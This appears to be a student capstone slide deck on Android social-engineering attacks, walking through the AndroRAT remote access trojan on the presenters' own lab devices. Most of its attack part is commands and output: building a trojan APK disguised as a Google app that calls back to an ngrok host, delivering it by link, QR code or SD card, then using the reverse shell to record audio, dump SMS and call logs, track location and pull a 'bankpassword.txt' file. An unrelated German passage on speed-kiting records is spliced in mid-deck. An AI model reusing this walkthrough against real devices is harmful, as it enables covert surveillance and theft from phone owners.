


Malicious APK Injection

A Social Engineering Infiltration Project



Objective of Capstone Project

- Uncover vulnerabilities in commonly used devices.
- Disclose risks posed by Social Engineering attacks.
- Provide insight and awareness for informed cybersecurity decisions.
- Acknowledge the pivotal role of social engineering threats
- Blend of theoretical frameworks and hands-on experimentation.
- Bolster personal cybersecurity resilience against malicious APK attacks.

Social Engineering

- Exploits human psychology to breach digital fortresses.
- Manipulation of trust, curiosity, or fear.
- Coercing individuals into revealing secrets or granting access.

Methods and Channels of Social Engineering

- **Phishing websites (54%)** (Brand Impersonation, Domain Spoofing)
- **Email (27%)** (Phishing, Whaling)
- **Social media scams (19%)** (Job offers, giveaways, account cancellation, dating apps)
- **Instant messaging (16%)**

(SMS, Facebook Messenger, etc..

*Statistics by Enterprise IT World

Collusive Device Compromise

(Social Engineering Infiltration)

- **Orchestrated attack involving manipulation and device compromise**
(Usually can be orchestrated by 2 Attackers.
Can be done by one)

- **Targeted at individuals (31%) and public administration (18%)**
- Usually targets with some access to an organization's sensitive infrastructure

- **Potential for severe long-term consequences due to sensitive data breach.**

Insider Threats

- Insider attacks as challenging as or more difficult to detect than external attacks (90%).
- Malicious insider threats on the rise (60% to 74% since 2019).
- Motives range from personal gain to revenge and sabotage.

*statistics Enterprise IT World

Combating Insider Threats

- Beyond Technical Safeguards
- Employee education on psychological elements
 - Comprehensive security training.
- Regular risk assessments.
- Stricter access controls



Technical Analysis

- **AndroRAT Malware Overview**
 - Packaged as an APK for targeting Android OS devices.
 - Contains Python and Java code for extended functionality upon compromise.
- **Functionality and Behavior**
 - Enables remote access similar to physical possession of the device.
 - Executes commands via a Command and Control (C2) server.
- **Infection Methods**
 - Distributed through malicious QR codes or phishing emails.
 - Masquerades as a benign "Google Services" app to deceive users.
- **Execution and Control**
 - Establishes a shell interface on the host machine for remote access.
 - Can perform actions like creating a shell on the device, accessing logs, and obtaining geographical data.
- **Detection and Persistence**
 - Difficult to detect; runs in the background until connection is terminated by the attacker.

Installation

```
git clone https://github.com/karma9874/AndroRAT.git  
cd AndroRAT  
pip install -r requirements.txt
```

Format for building the APK



```
(kali㉿kali)-[~/AndroRAT]  
$ python3 androRAT.py --build -i ipaddress -p portnumber -o WHATEVERnameYOURheartDESIRES.apk
```

Example

```
(kali㉿kali)-[~/AndroRAT]  
$ python3 androRAT.py --build -i 6.tcp.ngrok.io -p 15164 -o HARAMBE.apk
```

Note* ip address is generated through ngrok to allow external connection through the internet.

```
(kali㉿kali)-[~]  
$ ngrok tcp 4444  
ngrok  
  
Using ngrok to build AI? We want to feature you! https://tally.so/r/wk6d6o  
  
Session Status: online  
Account: alloutagadgina@gmail.com (Plan: Free)  
Update: update available (version 3.6.0, Ctrl-U to update)  
Version: 3.5.0  
Region: United States (us)  
Latency: 65ms  
Web Interface: http://127.0.0.1:4040  
Forwarding: tcp://6.tcp.ngrok.io:15164 → localhost:4444  
  
Connections: ttl opn rt1 rt5 p50 p90  
37 0 0.00 0.00 0.00 148.49
```

Run ngrok and androRAT.py

```
(kali㉿kali)-[~/AndroRAT]  
$ python3 androRAT.py --shell -i 0.0.0.0 -p4444
```



- By karma9874

[INFO] Waiting for Connections

```
(kali㉿kali)-[~]  
$ ngrok tcp 4444
```

ngrok

Using ngrok to build AI? We want to feature you

Session Status

online

Account

alloutagadgina@gmail.com

Update

update available

Version

3.5.0

Region

United States (us)

Latency

65ms

Web Interface

http://127.0.0.1:

Forwarding

tcp://6.tcp.ngrok.

Connections

ttl open r

37 0 0



What devices we are trying to get into

- Android Retroid Pocket 3+ (Android 11)
- Android OS Devices:
 - Tablets (Lenovo YT Yoga, Android 12)
 - Android Cell Phone Emulator (Android 12 & 13)
 - Pixel 6 Pro (Android 12)

Deliver your APK to target device




Manually





Internet


A screenshot of a web browser displaying the file.io sharing service. The URL in the address bar is <https://www.file.io>. The main content area shows a message: "Your file is ready to share!". It includes a download link (<https://file.io/8SjswuAqcA9t>), a QR code, and file details: "1 file – 2.3 MB". The file title is listed as "HARAMBE.apk". There is also a text input field for "Description" with the placeholder "Enter a description or message". At the bottom, there are buttons for "Add More Files" and "Upload a folder".

Download/Launch APK on Target Device





Installation of APK on Target Device



Target Device Connects to Attackers Computer

(64) Mit einer Durchschnittsgeschwindigkeit über 500m von 50,98 Knoten (94,41 km/h) stellte der Franzose Alex Catzergues am 14. November 2009 in [[Lüderitz]]/Namibia einen neuen offiziellen Weltrekord im Speedkiten auf.

(63) Offizieller Speed-Weltrekordhalter nach Version des WGPSSRC: der Franzose Sébastien Catelain mit 56,87 Knoten (Durchschnittsgeschwindigkeit über 10 sec) am 28.10.09 in Lüderitz/Namibia.
(64) Offizieller Speed-Weltrekordhalter nach Version des WSSRC: der Franzose Alexandre Catzergues mit
(65) 50,98 Knoten = 94,41 km/h (Durchschnittsgeschwindigkeit über 500m) am 14.11.09 ebenfalls

kali@kali: ~/AndroRAT

File Actions Edit View Help

Got connection from ('127.0.0.1', 54874)

Hello there, welcome to reverse shell of Retroid Pocket 3 Plus

Interpreter:/

[ERROR] Unknown Command

Interpreter:/> █

Retroid Pocket 3+ on Android 11



Retroid Pocket 3 Plus Retro Game Handheld Console, Retroid Pocket 3 Plus Android Retro Game Console Multiple Emulators Console...

★★★★★ ~197

50+ bought in past month

\$159⁹⁹ Typical: \$179.99

FREE delivery for Prime members

Retroid Pocket 3+ Review: All This For \$150!

939K views • 1 year ago

Retroid Pocket 3+ First Look! An Amazing & Affordable Retro Handheld

810K views • 1 year ago

Retroid Pocket 3 Starter Guide

324K views • 1 year ago



Vulnerability

- Android Security update: July 5, 2022
- Google Play system update: October 1, 2021
- APK delivered via MicroSD card

What we were able to do

- Access shell
 - View, create, copy, move files
 - NetCat support
 - Ifconfig
- Interpreter commands
 - View MAC Address
 - View IP Address
 - View Device info

What we couldn't do

- Device is practically an IoT game station
 - No cameras
 - No call / sms capabilities

Commands built into the APK

Interpreter: /> help

Usage:

deviceInfo	→ returns basic info of the device
camList	→ returns cameraID
takepic [cameraID]	→ Takes picture from camera
startVideo [cameraID]	→ starts recording the video
stopVideo	→ stop recording the video and return the video file
startAudio	→ starts recording the audio
stopAudio	→ stop recording the audio
getSMS [inbox sent]	→ returns inbox sms or sent sms in a file
getCallLogs	→ returns call logs in a file
shell	→ starts an interactive shell of the device
vibrate [number_of_times]	→ vibrate the device number of time
getLocation	→ return the current location of the device
getIP	→ returns the ip of the device
getSimDetails	→ returns the details of all sim of the device
clear	→ clears the screen
getClipData	→ return the current saved text from the clipboard
getMACAddress	→ returns the mac address of the device
exit	→ exit the interpreter

Interpreter:/> deviceInfo


Manufacturer: Moorechip
Version/Release: 11
Product: ums512_1h10_Nativ
Model: Retroid Pocket 3 Plus
Brand: UNISOC
Device: ums512_1h10
Host: mc_server

Interpreter:/> getMACAddress
9A:EB:E5:33:01:34



```
Interpreter:/> shells Edit View Help  
Starting Shell ~ /AndroRAT/Dumps  
  
android@shell:~$ ls  
acct  
apex  
bin  
bugreports  
cache  
config  
d  
data  
data_mirror  
debug_ramdisk  
default.prop  
dev  
etc  
init  
init.environ.rc  
init.recovery.common.rc  
init.recovery.umss512_1h10.rc  
init.recovery.umss512_1h10_go.rc  
init.recovery.umss512_20c10.rc  
init.recovery.umss512_2h10.rc  
linkerconfig  
lost+found  
metadata  
mnt  
odm  
oem  
postinstall  
proc  
product  
sdcard  
storage  
sys  
system  
system_ext  
vendor  
  
android@shell:~$
```

```
android@shell:~$ touch YouGOThackedaGAIN  
android@shell:~$ ls  
Alarms  
Android  
Audiobooks  
DCIM  
Documents  
Download  
Hackerslove  
Movies  
Music  
Notifications  
Pictures  
Podcasts  
Ringtones  
YouGOThackedaGAIN  
  
android@shell:~$ nc --help  
usage: netcat [-46ut] [-L COMMAND ...] [-u] [-wpq #] [-s addr] {IPADDR PORTNUM|-f FILENAME}  
  
Forward stdin/stdout to a file or network connection.  
  
-4      Force IPv4  
-6      Force IPv6  
-L      Listen for multiple incoming connections (server mode)  
-U      Use a UNIX domain socket  
-W      SECONDS timeout for more data on an idle connection  
-f      Use FILENAME (ala /dev/ttys0) instead of network  
-l      Listen for one incoming connection  
-p      Local port number  
-q      Quit SECONDS after EOF on stdin, even if stdout hasn't closed yet  
-s      Local source address  
-t      Allocate tty (must come before -l or -L)  
-u      Use UDP  
-w      SECONDS timeout to establish connection  
  
Use "stty 115200 -F /dev/ttys0 && stty raw -echo -ctlecho" with  
netcat -f to connect to a serial port.  
  
The command line after -l or -L is executed (as a child process) to handle  
each incoming connection. If blank -l waits for a connection and forwards  
it to stdin/stdout. If no -p specified, -l prints port it bound to and  
backgrounds itself (returning immediately).  
  
For a quick-and-dirty server, try something like:  
netcat -s 127.0.0.1 -p 1234 -tL /bin/bash -l
```





Steal and place a file with Get and Put command

```
Interpreter:/# shell  
_____  
Starting Shell
```

```
android@shell:~$ put Hacked.txt  
[SUCCESS] Succesfully Uploaded the file Hacked.txt in /sdcard/temp/
```



```
android@shell:~$ get /sdcard/Documents/bankpassword.txt  
[SUCCESS] Succesfully Downloaded in /home/kali/AndroRAT/Dumps/bankpassword.txt
```






Lenovo Tablet on Android 12

Android Version: 12

- Android Security update: August 5, 2023
- Google Play system update: October 1, 2023

Method of delivery: URL



- Working
 - Vibrate phone
 - List cameras
 - System information
 - MAC address
 - Location
 - Dump sms logs
 - Record Audio
 - Shell
 - Netcat
 - PWD
 - Ifconfig
- Not Working
 - Read permissions on Shell

Interpreter:> startAudio
Started Recording Audio

Interpreter:> stopAudio
[INFO] Downloading Audio
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/Audio_20240207-164628.mp3

Interpreter:> deviceInfo

Manufacturer: LENOVO
Version/Release: 12
Product: YT-J706F
Model: Lenovo YT-J706F
Brand: Lenovo
Device: YT-J706F
Host: bjsl178

Interpreter:> getLocation
Network Location
Latitude is -
Longitude is -

Interpreter:> getCallLogs
[INFO] Getting Call Logs
